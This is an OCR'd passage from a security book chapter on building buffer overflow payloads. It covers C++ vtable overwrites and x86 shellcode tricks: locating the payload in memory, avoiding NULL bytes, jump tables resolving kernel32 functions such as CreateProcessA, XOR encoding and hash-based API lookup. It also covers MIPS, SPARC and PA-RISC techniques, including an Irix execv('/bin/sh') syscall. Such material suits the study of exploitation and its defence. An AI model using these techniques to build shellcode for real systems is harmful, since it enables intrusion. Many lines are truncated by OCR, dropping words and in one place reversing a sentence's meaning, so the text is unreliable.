
Buffer Overflows and C++

C++ uses certain constructs to manage classes. These structures can be leveraged when injecting code into a system. Although any value in a C++ class can possibly be overwritten and may cause a security vulnerability, the C++ vtable is a common target.

Vtables

The vtable stores function pointers for the class. Every class can have its own member functions and these can change depending on inheritance. This ability to change is called *polymorphism*. For the attacker, the only thing that needs to be said is that the vtable stores pointers. If the attacker can overwrite any of these pointers, she may attain control of the system.Figure 7-16 illustrates a buffer overflowing into a class object. The member variables grow away from the vtable in the source class so the attacker must try to overflow a neighbor. The attacker can make the destructor point back to the member variables that are under attacker control—a good location for payload instructions.

Figure 7-16. C++ vtables are common targets for heap overflow attack.



Payloads


The overall structure of a given buffer overflow injection is usually restricted in size. Depending on the exploit, this size can be seriously limited. Fortunately, shell code can be made very small. Most programmers today use higher level languages and may not know how to program in machine code. However, most hard-core information warriors use hand-coded assembly to build shell code. We use Intel x86 code to explain the basics here.

Although a higher level language must be compiled (usually with some inefficiency) into machine code, a typical attacker can hand craft much tighter shell code. This has several advantages, the first being size. Using hand-coded instructions, you can make extremely compact programs. Second, if there are restrictions on the bytes you can use (which is the case when filters are being used), then you can code around this. A normal compiler has no clue how to do this.

In this section we discuss an example payload. This payload has several important components that are used to illustrate concepts in exploit space. We assume that the injection vector works and the computer's CPU is pointing to the beginning of this payload in execution mode. In other words, at this point, the payload is activated and our injected code is being executed.

Figure 7-17 shows a typical payload layout scheme. The first thing we have to do is get our bearings. We provide a simple chunk of code that determines the value of the instruction pointer—in other words, it figures out *where* in memory the payload is living. We go on to build a dynamic jump table for all the external functions we are going to call later in the exploit. (We certainly would not want to hand code a socket call when we can simply use the socket interface that is exported from the system DLLs.) The jump table allows us to use any function from any system library. We also discuss placement of "other code," which we leave to your imagination. This section contains whatever program the attacker wants to run. Lastly we'll provide a data section in which strings and other information can be placed.

Figure 7-17. Layout of a typical buffer overflow payload.



Getting Your Bearings

The first thing our payload needs to do is figure out where it sits in memory. Without this information we are not going to be able to find the data section or the jump table. Remember that our payload is installed as one large blob of data. The instruction pointer is currently pointing to the beginning of this blob. If we can figure out the instruction pointer's value, we can do arithmetic to find the other sections of our payload. The following instructions can be used to reveal our current location in memory:

```
         call     RELOC

RELOC:   pop      edi         // get our bearings (our current eip)
```

The call statement pushes EIP onto the stack. We promptly pop it from the stack and place it into EDI. When assembled, this will create the following string of bytes:

```
E8 00 00 00 00 5F
```

This string of bytes has four NULL bytes in it. The cardinal sin of buffer overflow payloads is the NULL byte, because (as we discuss earlier) it will terminate most string manipulation operations. So, we must record the "get bearings" section so that no NULL bytes are present.

Perhaps we can try this:

```
START:

        jmp        RELOC3
```

```
RELOC2:

        pop        edi

        jmp        AFTER_RELOC


RELOC3:

        call    RELOC2


AFTER_RELOC:
```

This code may take some explaining. You'll notice that it jumps around a bit. It first jumps to `RELOC3`, then makes a call back to `RELOC2`. We want the call to go to a location *before* the call statement. This trick will result in a negative offset in our code bytes, removing the dreaded NULL character. We add the extra jumps to get around all this monkey business. After getting the instruction pointer into EDI, we jump past all this and into the rest of the code (`AFTER_RELOC`).

This crazy code compiles into the following bytes:

```
EB 03 5F EB 05 E8 F8 FF FF FF
```

This isn't too bad. It's only 4 bytes longer than the first version, and the growth seems worth it because we got rid of the NULL bytes.

Payload Size

The size of the payload is a very important factor. If you're trying to squeeze into a tight space between (say) a protocol boundary and the top of a stack you might only have 200 bytes of room. This isn't much space to offer up a payload. Every byte matters.

The payload we sketched out earlier includes a dynamic jump table and a big section of code devoted to fixing it up. This is plenty of code space we're using up. Note that if we're really pressed for space, we can eliminate the jump table and the fix-up code by simply hard coding the addresses of all function calls we intend to utilize.

Using Hard-Coded Function Calls

Trying to do anything dynamic in your code increases its size. The more you can do to hard code values, the smaller your code becomes. Functions are just locations out there in memory. Calling a function really means jumping to its address—plain and simple. If you know the address of a function you want to use ahead of time, there is no reason to add code to look it up.

Although hard coding has the advantage of reducing the payload size, it has the disadvantage of causing our payload to crash if the target function moves around *at all*. Sometimes different versions of the OS cause the functions to move around. Even the same version of software on two different computers may have different function addresses. This is highly problematic and one of the reasons that hard-coded addresses are a crummy business. It's a good idea to avoid hard coding unless you absolutely must save space.

Using a Dynamic Jump Table

Most times, the target system is not hugely predictable. This has a dramatic effect on the ability to hard code addresses. However, there are clever ways to "learn" where a function might live. There are lookup tables that contain directories of functions. If you can find a lookup table, you can learn the location of the function you're after. If your payload needs several functions (which it usually will), all the addresses can be looked up at once and the results placed into a jump table. To call a function later, you simply reference the jump table you have built.

A handy way to build a jump table is to load the base address of the jump table into a CPU register. Usually there are a few registers in the CPU that you can safely use while performing other tasks. A good register to use is the base pointer register (if it exists). This is used to mark the base of the stack frame on some architectures. Your function calls can be coded as offsets from the base pointer.[12]

[12] For more information about how and why this code is constructed, see both *Building Secure Software* [Viega and McGraw, 2001] and the buffer overflow construction kit at http://www.rootkit.com. All the snippets in this section are available there.

```
#define GET_PROC_ADDRESS   [ebp]

#define LOAD_LIBRARY       [ebp + 4]

#define GLOBAL_ALLOC       [ebp + 8]

#define WRITE_FILE         [ebp + 12]

#define SLEEP              [ebp + 16]

#define READ_FILE          [ebp + 20]

#define PEEK_NAMED_PIPE    [ebp + 24]

#define CREATE_PROC        [ebp + 28]
```

```
#define GET_START_INFO     [ebp + 32]
```

These handy define statements let us reference the functions in our jump table. For example, we can make code that calls out to `GlobalAlloc()` by simply coding

```
call GLOBAL_ALLOC
```

This really means

```
call [ebp+8]
```

`ebp` points to the beginning of our jump table, and each entry in the table is a pointer (4 bytes long), meaning that `[ebp+8]` references the third pointer in our table.

Initializing the jump table with relevant values can be problematic. There are many ways to determine the address of functions in memory. They can be looked up by name in some cases. The jump table fix-up code can make repeated calls to `LoadLibary()` and `GetProcAddress()` to load the function pointers. Of course, this approach requires including the function names in your payload. (This is what the data section is for.) Our example fix-up code could look up functions by name. The data section will thus need to have the following format:

```
0xFFFFFFFF

DLL NAME 0x00 Function Name 0x00 Function Name 0x00 0x00

DLL NAME 0x00 Function Name 0x00 0x00

0x00
```

The most important thing to note about this structure is the placement of the NULL (`0x00`) bytes. Double NULLs terminate a DLL loading loop, and a double NULL followed by another NULL (for a total of three NULLs) terminates the entire load process. For example, to fill the jump table we could use the following data block:

```
char data[] =     "kernel32.dll\0" \

                  "GlobalAlloc\0WriteFile\0Sleep\0ReadFile\0PeekNamedPipe\0" \

                  "CreateProcessA\0GetStartupInfoA\0CreatePipe\0\0";
```

Also note that we place a 4-byte sequence of `0xFF` before the structure. This is our telltale value, installed so that we can locate the data section. You can use whatever telltale value you want. You will see below how to search forward and find the data section.

Locating the Data Section

To locate the data section we only have to search forward from our current location looking for the telltale value. We just obtained our current location in the "get bearings" step. Searching forward is simple:

```
GET_DATA_SECTION:
        inc        edi                  // our bearing point
        cmp        dword ptr [edi], -1
        jne        GET_DATA_SECTION
        add        edi, 4               // we made it, get past telltale itself
```

Remember that EDI holds the pointer to where we are in memory. We increment this forward until we find the -1 (`0xFFFFFFFF`). We increment 4 more bytes and EDI is not pointing to the beginning of the data section.

The problem with using strings is the relatively large amount of space this takes up in the payload. It also poses problems because this usage requires us to use NULL-terminated strings. A NULL character is out of class for our injection vector under most circumstances, ruling out the use of NULL characters completely. Of course we can XOR protect the string parts of our payload. This isn't too difficult, but it adds the overhead of writing the XOR encode/decode routine (the same code does both encoding and decoding as it turns out).

XOR Protection

This is a common trick. You write a small routine to XOR decode your data section before you use it. By XORing your data with some value you can remove all the NULL characters from it. Here is an example loop of code to XOR decode the data payload with the `0xAA` byte:

```
          mov       eax, ebp
          add       eax, OFFSET (see offset below)
          xor       ecx, ecx
          mov       cx, SIZE
LOOPA:    xor       [eax], 0xAA
          inc       eax
          loop      LOOPA
```

This little snippet of code takes only a few bytes of our payload and uses our base pointer register as a starting point. The offset to our string is calculated from the base pointer and then the code enters a tight loop, XORing the byte string against `0xAA`. This converts everything from nasty NULL characters (and back again). Be sure to test your strings, however. Some characters will XOR into a disallowed character just as easily as they will XOR out of it. You want your protected payload to be clean and tidy.

Checksum/Hash Loading

Another option for the strings-based approach is to place a checksum of the string into your payload. Once you're in the target process space, the function table can be located and each function name can be hashed. These checksums can be calculated against your stored checksum. If you find a match, chances are that you found your function. Grab the address of the match and drop it into the jump table. This has the benefit that checksums can be 4 bytes long, and the function address can be 4 bytes long, thus you can simply overwrite the checksum with the function address once you find it. This saves space and makes things more elegant (plus there is the added benefit of no NULLs).

```
        xor        ecx, ecx

_F1:

        xor        cl, byte ptr [ebx]

        rol        ecx, 8

        inc        ebx

        cmp        byte ptr [ebx], 0

        jne        _F1


        cmp        ecx, edi        // compare destination checksum
```

This code assumes `EBX` is pointing to the string you want to hash. The checksum runs until a NULL character is found. The resulting checksum is in `ECX`. If your desired checksum is in EDI, the result is compared. If you get a match in your checksum, you can then fix up the jump table with the resulting function pointer.

Clearly, building a payload is complicated business. Avoiding NULLs, remaining small, and keeping track of where you are in your code are all critical aspects.

Payloads on RISC Architectures

The Intel x86 processor, which we have been using for all our examples in this chapter so far, is
the only processor in town. The tricks described earlier can be used with any processor type. Th
good documentation on writing shell code for a variety of platforms. All processors have their qu
including such fun as branch delay and caching.[13]

[13] For an in-depth paper on shell code construction, see "UNIX Assembly Codes Development for Vulnerabil
Illustration Purposes" by The Last Stage of Delerium Research Group (http://lsd-pl.net).

"Branch Delay" or "Delay Slot"

An odd thing called *branch delay* (also called *delay slot*) sometimes occurs on RISC chips. Becau
branch delay, the instruction *after* every branch may get executed. This is because the actual br
doesn't take place until the next instruction has executed. The upshot of all this is that the next
instruction is executed *before* control passes to the branch destination. Thus, if you code a jump
instruction directly after the jump gets executed anyway. In some cases, the delay slot instructi
not execute. For example, you can nullify the delay slot instruction on PA-RISC architectures by
setting the "nullify" bit in the branch instruction.

The easiest thing to do is code a NOP after every branch. Experienced coders will want to take advantage of the delay slot and use meaningful instructions to perform extra work. This is an advantage when you must reduce the size of your payload.

MIPS-Based Payload Construction[14]


[14] We only begin to touch on the MIPS architecture here. For more, the reader is encouraged to read the in
article "Writing MIPS/Irix Shellcode" by scut, *Phrack Magazine #56,* article 15.

The MIPS architecture is substantially different from the x86. First off, in the R4x00 and R1000(
there are 32 registers, and each opcode is 32 bits long. Also, the execution is pipelined.

MIPS Instructions

Another big difference is that many instructions take three registers instead of two. Instructions
take two operands place the result into a third register. Comparatively, the x86 architecture usu
places the result into the second operand register.

The format of a MIPS instruction is



PRIMARY OPCODE	SUB OPCODE		SUBCODE

The primary opcode is most important. It controls what instruction will be run. The subopcode v
depends on the primary. In some cases it specifies a variation of the instruction. Other times, it
selects which register will be used with the primary opcode.

Examples of common MIPS instructions are presented in Table 7-1 (this is a seriously incomplet
and we encourage you to find better MIPS instruction set references on the Internet).

Table 7-1. COMMON MIPS INSTRUCTIONS

Instruction	**Operands**	**Description**
OR	DEST, SRC, TARGET	DEST = SRC | TARGET
NOR	DEST, SRC, TARGET	DEST = ~(SRC | TARGET)
ADD	DEST, SRC, TARGET	DEST = SRC + TARGET
AND	DEST, SRC, TARGET	DEST = SRC & TARGET
BEQ	SRC, TARGET, OFFSET	Branch if Equal, goto OFFSET
BLTZAL	SRC, OFFSET	Branch if (SRC < 0) (saves ip)
XOR	DEST, SRC, TARGET	DEST = SRC ^ TARGET
SYSCALL	n/a	System Call Interrupt
SLTI	DEST, SRC, VALUE	DEST = (SRC < TARGET)

Also interesting in MIPS processors is that they can operate in either big-endian or little-endian ordering. DEC machines will typically be run in little-endian mode. SGI machines will typically b in big-endian mode. As we discuss earlier, this choice deeply affects how numbers are represen memory.

Getting Bearings

One important task in shell code is to get the current location of the instruction pointer. This is typically done with a call followed by a pop under x86 (see the section on payload). Under MIPS however, there are no push and pop instructions.

There are 32 registers on the chip. Eight of these registers are reserved for temporary use. We use a temporary register as we see fit. The temporary registers are registers 8 through 15.

Our first instruction is `li`. `li` loads a value directly into a register:

```
li register[8], -1
```

This instruction loads −1 into a temporary register. Our goal is to get the current address so we
perform a conditional branch that saves the current instruction pointer. This is similar to a call u
x86. The difference under MIPS is that the return address is placed into register 31 and not on t
stack. In fact, there is no stack proper on the MIPS platform.

```
AGAIN:

bltzal register[8], AGAIN
```

This instruction causes the current address to be placed into register 31 and a branch to occur.
case, the branch takes us directly back to this instruction. Our current location is now stored in
register 31. The `bltzal` instruction branches if register 8 is less than zero. If we don't want to e
in an infinite loop, we need to make sure that we zero out register 8. Remember that pesky bra
delay? Perhaps it's not so pesky after all. Because of branch delay, the instruction after `bltzal`
going to get executed no matter what. This gives us a chance to zero out the register. We use t
`slti` instruction to zero out register 8. This instruction will evaluate to TRUE or FALSE dependir
the operands. If op1 >= op2, then the instruction evaluates to FALSE (zero). Our final code lool
this[15]:

[15] See the article "Writing MIPS/Irix Shellcode" by scut, *Phrack Magazine #56,* article 15.

```
li register[8], -1

AGAIN:

bltzal register[8], AGAIN

slti register[8], 0, -1
```

This code snippet will loop once on itself and continue on. The use of the branch delay to zero o
register is a nice trick. At this point register 31 has our current address in memory.

Avoiding NULL Bytes in MIPS opcodes

Opcodes are 32 bits long. We want to make sure, under most situations, that our code does not contain any NULL bytes. This restricts which opcodes we can use. The good thing is that there a usually a variety of different opcodes that will accomplish the same task. One operation that is r safe is `move`. That is, you cannot use the `move` instruction to move data from one register to ano Instead, you will need to pull some weird tricks to get the destination register to have a copy of value. Using an `AND` operation will usually work:

```
and    register[8], register[9], -1
```

This will copy the value unaltered from register 9 and into register 8.

`slti` is a commonly used opcode in MIPS shell code. The `slti` instruction doesn't carry any NU bytes. Recall that we have already illustrated how `slti` can be used to zero out a register. Clea can also use `slti` to load the value 1 into a register. The tricks for loading numerical values are similar to other platforms. We can load a register with a safe value and then perform operation the register until it represents the value we are after. Using the `NOT` operator is very useful in th regard. If we want register 9 to have the value `MY_VALUE`, the following code will work:


```
li register[8], -( MY_VALUE + 1)

not register[9], register[8]
```

Syscalls on MIPS

System calls are crucial to most payloads. Within an Irix/MIPS environment, the v0 register cor the system call number. Registers a0 through a3 contain arguments to the call. The special inst `syscall` is used to induce the system call. For example, the system call `execv` can be used to la a shell. The `execv` system call number is `0x3F3` on Irix, and the a0 register points to the path (i `/bin/sh`).

SPARC Payload Construction

Like MIPS, the SPARC is a RISC-based architecture and each opcode is 32 bits long. Some mod operate in both big-endian and little-endian modes. SPARC instructions have the following form

[View full size image]


IT	Destination register	Instruction specifier	Source register	SR	Second source register or constant

where IT is 2 bits and specifies the instruction type, Destination register is 5 bits, Instruction sp
is 5 bits, Source register is 5 bits, SR is a 1-bit flag that specifies constant/second source regist
the last field is a second source register or constant depending on the value of SR (13 bits).

SPARC Register Window

The SPARC also has a peculiar system for handling registers. The SPARC has a register window
causes certain banks of registers to "slide" when function calls are made. There are usually 32
registers to work with:

`g0–g7`: general registers. These do not change between function calls. The special register
a zero source.

`i0–i7`: in registers. i6 is used as the frame pointer. The return address to the previous fun
is stored in i7. These registers change when function calls are made.

`l0–l7`: local registers. These change when function calls are made.


`o0–o7`: out registers. The register o6 is used as the stack pointer. These registers change
function calls are made.

Additional special registers include pc, psr, and npc.

When a function call is made, the sliding registers are altered as described below.

Figure 7-18 shows what happens when the registers slide. The registers o0–o7 are swapped int
registers i0–i7. The old values in i0–i7 are no longer accessible. The old values in registers l0–l7
o0–o7 are also no longer available. The only register data that survive the function call are the
o0–o7 that are swapped into i0–i7. Think of this as input and output. The output registers for th
calling function become the input registers of the called function. When the called function retur
the input registers are swapped back into the output registers of the calling function. The local
registers are local to each function and do not get traded around.

Figure 7-18. Changes to the SPARC registers on function call.



Function 1 calls function 2. The output registers of function 1 become the input registers of func
These are the only registers that are passed to function 2. When function 1 makes the call instru
the current value of the program counter (pc) is placed into o7 (return address). When control p
to function 2, the return address thus becomes i7.

Function 2 calls function 3. We repeat the same register process again. The output registers of
function 2 are swapped into the input registers for function 3. When the call returns, the opposi
happens, the input registers of function 3 become the output registers of function 2. When funct
returns, the input registers of function 2 become the output registers of function 1.

Walking the Stack on SPARC

The SPARC uses `save` and `restore` instructions to handle the call stack. When the `save` instruct
used, the input and local registers are saved on the stack. The output registers become the inpu
registers (as we have already discussed). Assume we have this simple program:

```
func2()

{

}


func1()

{

        func2();

}


void main()

{

        func1();

}
```

The`main()` function calls `func1()`. Because SPARC has a delay slot, the delay slot instruction w execute. In this case, we put a `nop` in this slot. When the `call` instruction is executed, the prog counter (`pc`) is placed into register `o7` (return address):

```
0x10590 <main+4>:       call   0x10578 <func1>

0x10594 <main+8>:       nop
```

Now`func1()` executes. The first thing `func1()` does is call `save`. The `save` instruction saves the and local registers, and moves the values of `o0–o7` into `i0–i7`. Thus, our return address is now

```
0x10578 <func1>:        save  %sp, -112, %sp
```

Nowfunc1() calls func2(). We have a nop in the delay slot:

```
0x1057c <func1+4>:      call  0x1056c <func2>

0x10580 <func1+8>:      nop
```

Nowfunc2() executes. This function saves the register window and simply returns. To return, tl
function executes the ret instruction. The ret instruction returns to the address stored in the ir
registeri7 plus 8 bytes (skipping the delay instruction after the original call). The delay slot
instruction after ret executes restore, which restores the previous function's register window:

```
0x1056c <func2>:        save  %sp, -112, %sp

0x10570 <func2+4>:      ret

0x10574 <func2+8>:      restore
```

func1() repeats the same process, returning to the address stored in i7 plus 8 bytes. Then a r
is made:

```
0x10584 <func1+12>:     ret
```


```
0x10588 <func1+16>:      restore
```

Now we are back in `main`. The `main` routine performs the same steps, and the program is done:

```
0x10598 <main+12>:       ret

0x1059c <main+16>:       restore
```

AsFigure 7-19 shows, when function 1 calls function 2, the return address is saved in `o7`. The lo and input registers are placed on the stack at the current stack pointer for function 1. Then the grows down (toward lower addresses). Local variables on function 2's stack frame grow toward saved data in function 1's stack frame. When function 2 returns, the corrupted data are restore the local and input registers. However, the return from function 2 is not affected because the re address is stored in `i7`, not on the stack.

Figure 7-19. Register behavior in a simple SPARC program.


Lower addresses
Stack frame for function 2
AAAAAA....
Stack pointer SP for function 2 points here.
Function 1
save
Function 2
Stack grows toward lower addresses when function 2 is called.
Local Registers
Input Registers
Stack frame for function 1
Stack pointer SP for function 1 points here.
Higher addresses

Function Call Nesting in SPARC

Remember that at the end of each function the `ret` instruction is used to return to the previous function. The `ret` instruction gets the return address from the `i7` register. This means that to a the return address there must be at least two levels of function call nesting.

Assume the attacker overflows a local buffer in function 2 to corrupt the saved local/input regist Function 2 then returns normally because the return address was stored in `i7`. The attacker is n function 1. Function 1's `i0–i7` registers are restored from the stack. These registers are corrupt from the buffer overflow. So, when function 1 returns, it will return to the now-corrupted addre stored in `i7`.

PA-RISC Payload Construction

The HPUX PA-RISC platform is also a RISC architecture. Instructions are 32 bits long. This proc runs in either little-endian or big-endian mode. There are 32 general registers. Readers should the*HP Assembler Reference Manual,* available from http://docs.hp.com, for detailed informatior

On HPUX, to learn more about how assembly language relates to C code try the command

```
cc –S
```

which will output an assembly dead listing (with the ".s" file extension). The .s file can then be compiled into an executable by using the cc program. For example, if we have the following C c

```
#include <stdio.h>

int main()
{
        printf("hello world\r\n");
        exit(1);
}
```

by using `cc –S`, a `test.s` file will be created:

```
.LEVEL  1.1

        .SPACE  $TEXT$,SORT=8
        .SUBSPA $CODE$,QUAD=0,ALIGN=4,ACCESS=0x2c,CODE_ONLY,SORT=24
main
        .PROC
        .CALLINFO CALLER,FRAME=16,SAVE_RP
        .ENTRY
        STW     %r2,-20(%r30)   ;offset 0x0
        LDO     64(%r30),%r30   ;offset 0x4
        ADDIL   LR'M$2-$global$,%r27,%r1        ;offset 0x8
        LDO     RR'M$2-$global$(%r1),%r26       ;offset 0xc
        LDIL    L'printf,%r31   ;offset 0x10
        .CALL   ARGW0=GR,RTNVAL=GR      ;in=26;out=28;

        BE,L    R'printf(%sr4,%r31),%r31        ;offset 0x14

        COPY    %r31,%r2        ;offset 0x18

        LDI     1,%r26  ;offset 0x1c

        LDIL    L'exit,%r31     ;offset 0x20

        .CALL   ARGW0=GR,RTNVAL=GR      ;in=26;out=28;

        BE,L    R'exit(%sr4,%r31),%r31  ;offset 0x24

        COPY    %r31,%r2        ;offset 0x28

        LDW     -84(%r30),%r2   ;offset 0x2c

        BV      %r0(%r2)        ;offset 0x30

        .EXIT

        LDO     -64(%r30),%r30  ;offset 0x34

        .PROCEND        ;out=28;


        .SPACE  $TEXT$

        .SUBSPA $CODE$

        .SPACE  $PRIVATE$,SORT=16

        .SUBSPA $DATA$,QUAD=1,ALIGN=8,ACCESS=0x1f,SORT=16

M$2

        .ALIGN  8

        .STRINGZ        "hello world\r\n"

        .IMPORT $global$,DATA

        .SPACE  $TEXT$

        .SUBSPA $CODE$

        .EXPORT main,ENTRY,PRIV_LEV=3,RTNVAL=GR

        .IMPORT printf,CODE

        .IMPORT exit,CODE

        .END
```

Now you can compile this `test.s` file with the command:

```
cc test.s
```

which will produce an `a.out` executable binary. This is useful for learning how to program in PA
assembly.

Please note the following:

> .END specifies the last instruction in the assembly file.
>
> .CALL specifies the way parameters are passed in the succeeding function call.
>
> .PROC and .PROCEND specify the start and end of a procedure. Each procedure must conta
> .CALLINFO and .ENTER/.LEAVE.
>
> .ENTER and .LEAVE mark the procedure's entry and exit points.

Walking the Stack on PA-RISC[16]

> [16] See also "HP-UX PA-RISC 1.1 Overflows" by Zhodiac, *Phrack Magazine #58,* article 11.

PA-RISC chips don't use a `call/ret` mechanism. However, they do use stack frames to store re
addresses. Let's walk through a simple program to illustrate how PA-RISC handles branching ar
return addresses:

```
void func()

{

}

void func2()

{

        func();

}

void main()
```

```
{

        func2();

}
```

This is as simple as it gets. Our goal is to illustrate the bare minimum program that performs branching.

`main()` starts out like this: First, store word (`stw`) is used to store the value in the return pointe to the stack at offset −14 (`-14(sr0,sp)`. Our stack pointer is `0x7B03A2E0`. The offset is subtract from the SP, so `0x7B03A2E0` − 14 is `0x7B03A2CC`. The current value in RP is stored to memory a `0x7B03A2CC`. Here we see a return address being saved to the stack:

```
0x31b4 <main>:  stw rp,-14(sr0,sp)
```

Next, load offset (`ldo`) loads offset 40 from the current stack pointer into the stack pointer. Our stack pointer is calculated: `0x7B03A2E0 + 40 = 0x7B03A320`.

```
0x31b8 <main+4>:        ldo 40(sp),sp
```

The next instruction is load immediate left (`ldil`), which loads `0x3000` into general register `r31` is followed by a branch external and link (`be,l`). The branch takes general register `r31` and adc offset`17c` (***`17c`****`(sr4,`*****`r31`****`)`*). This is calculated thus: `0x3000 + 17C = 0x317C`. The return pointe our current location is saved in `r31 (`*`%sr0,%`****`r31`***`)`.

```
0x31bc <main+8>:        ldil 3000,r31

0x31c0 <main+12>:       be,l 17c(sr4,r31),%sr0,%r31
```

Remember the branch delay instruction. The load offset (`ldo`) instruction is going to be execute before the branch takes place. It copies the value from `r31` into `rp`. Also, remember that `r31` ha return address. We move that into the return pointer. After this, we branch to `func2()`.

```
0x31c4 <main+16>:       ldo 0(r31),rp
```

Now`func2()` executes. It starts out by storing the current return pointer to stack offset –14:

```
0x317c <func2>: stw rp,-14(sr0,sp)
```

We then add `40` to our stack pointer:

```
0x3180 <func2+4>:       ldo 40(sp),sp
```

We load `0x3000` into `r31` in preparation for the next branch. We call branch external and link, w offset of `174`. The return address is saved in `r31` and we branch to `0x3174`.

```
0x3184 <func2+8>:       ldil 3000,r31

0x3188 <func2+12>:      be,l 174(sr4,r31),%sr0,%r31
```

Before the branch completes, our delay slot instruction moves the return address from `r31` to `r`

```
0x318c <func2+16>:      ldo 0(r31),rp
```

We are now in `func()` and at the end of the line. There is nothing to do here so `func()` just ret Technically this is called a *leaf function* because it does not call any other functions. This means function does not need to save a copy of `rp`. It returns by calling the branch vectored (`bv`) instr to branch to the value stored in `rp`. The delay slot instruction is set to a no-operation (`nop`).

```
0x3174 <func>:  bv r0(rp)

0x3178 <func+4>:        nop
```

We are now back in `func2()`. The next instruction loads the saved return pointer from stack off `54` into `rp`:

```
0x3190 <func2+20>:      ldw -54(sr0,sp),rp
```

We then return via the bv instruction.

```
0x3194 <func2+24>:      bv r0(rp)
```

Remember our branch delay. Right before the bv completes we correct the stack pointer to its c
value before func2() is called.

```
0x3198 <func2+28>:      ldo -40(sp),sp
```

We are now in main(). We repeat the same steps. We load the old return pointer from the stacl
correct the stack pointer and then return via bv.

